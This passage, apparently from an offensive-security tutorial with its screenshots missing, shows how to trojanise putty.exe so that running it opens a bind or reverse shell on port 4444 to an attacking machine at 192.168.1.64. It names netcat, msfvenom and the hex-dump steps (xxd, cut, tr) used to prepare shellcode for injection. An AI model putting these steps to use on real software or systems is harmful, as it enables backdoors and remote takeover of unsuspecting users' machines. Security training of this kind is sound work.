
At the windows cmd, run the command “netstat –an” to displays all active TCP connections and the TCP and UDP ports on which the computer is listening. As it can be seen there is no connection with port 4444 at local address.



Get the IP address of windows machine.




At remote connection with attacking machine, start a connection by invoking “nc [IP address to connect] [port to connect with]. As you can see, there is nothing going on till now, because the port number 4444 is in sleep node.




As soon as we launch putty2.exe (modified previously),


We are able to see that windows machine has came in listening mode at port 4444.



And at the attacking machine, or remote shell we received the windows shell and putt2.exe is working fine.




Even after closing the putty2.exe we are able run any command till the victim is powered off or maintains the remote connection.



We received the user that was active at the time of launch of putty2.exe.

2. REVERSE BIND SHELL PAYLOAD


After preprocessing the putty3.exe just like putty2.exe above,.




Creates a remote ssh connection with attacking machine (192.168.1.64).

CREATION OF PAYLOAD


We will generate a reverse shell payload, execute it on a remote system, and get our shell. To do this, we will use the command line tool msfvenom. This command can be used for generating payloads to be used in many locations and offers a variety of output options, from perl to C to raw.
We'll generate a Windows reverse shell executable that will connect back to us on port 4444 and ip 192.168.1.64.



Using the tool xxd, we are going to create a hex dump of a given file.
–u flag is to display hex format of file in capitals letters.




Here we want to extract only the middle part (hex dump) of the file shell_bind_tcp. This dump is in columns 2-9. For that we are going to use cut command. Here the fields 2-10 excludes the 10, providing columns 2-9.




Tr is a command line-utility in Linux and Unix systems that translates, deletes and squeezes characters from the standard input and writes the result to the standard output.

Using tr command we are going to delete all the spaces.




Copy the output to notepad for future use.




Injecting Code

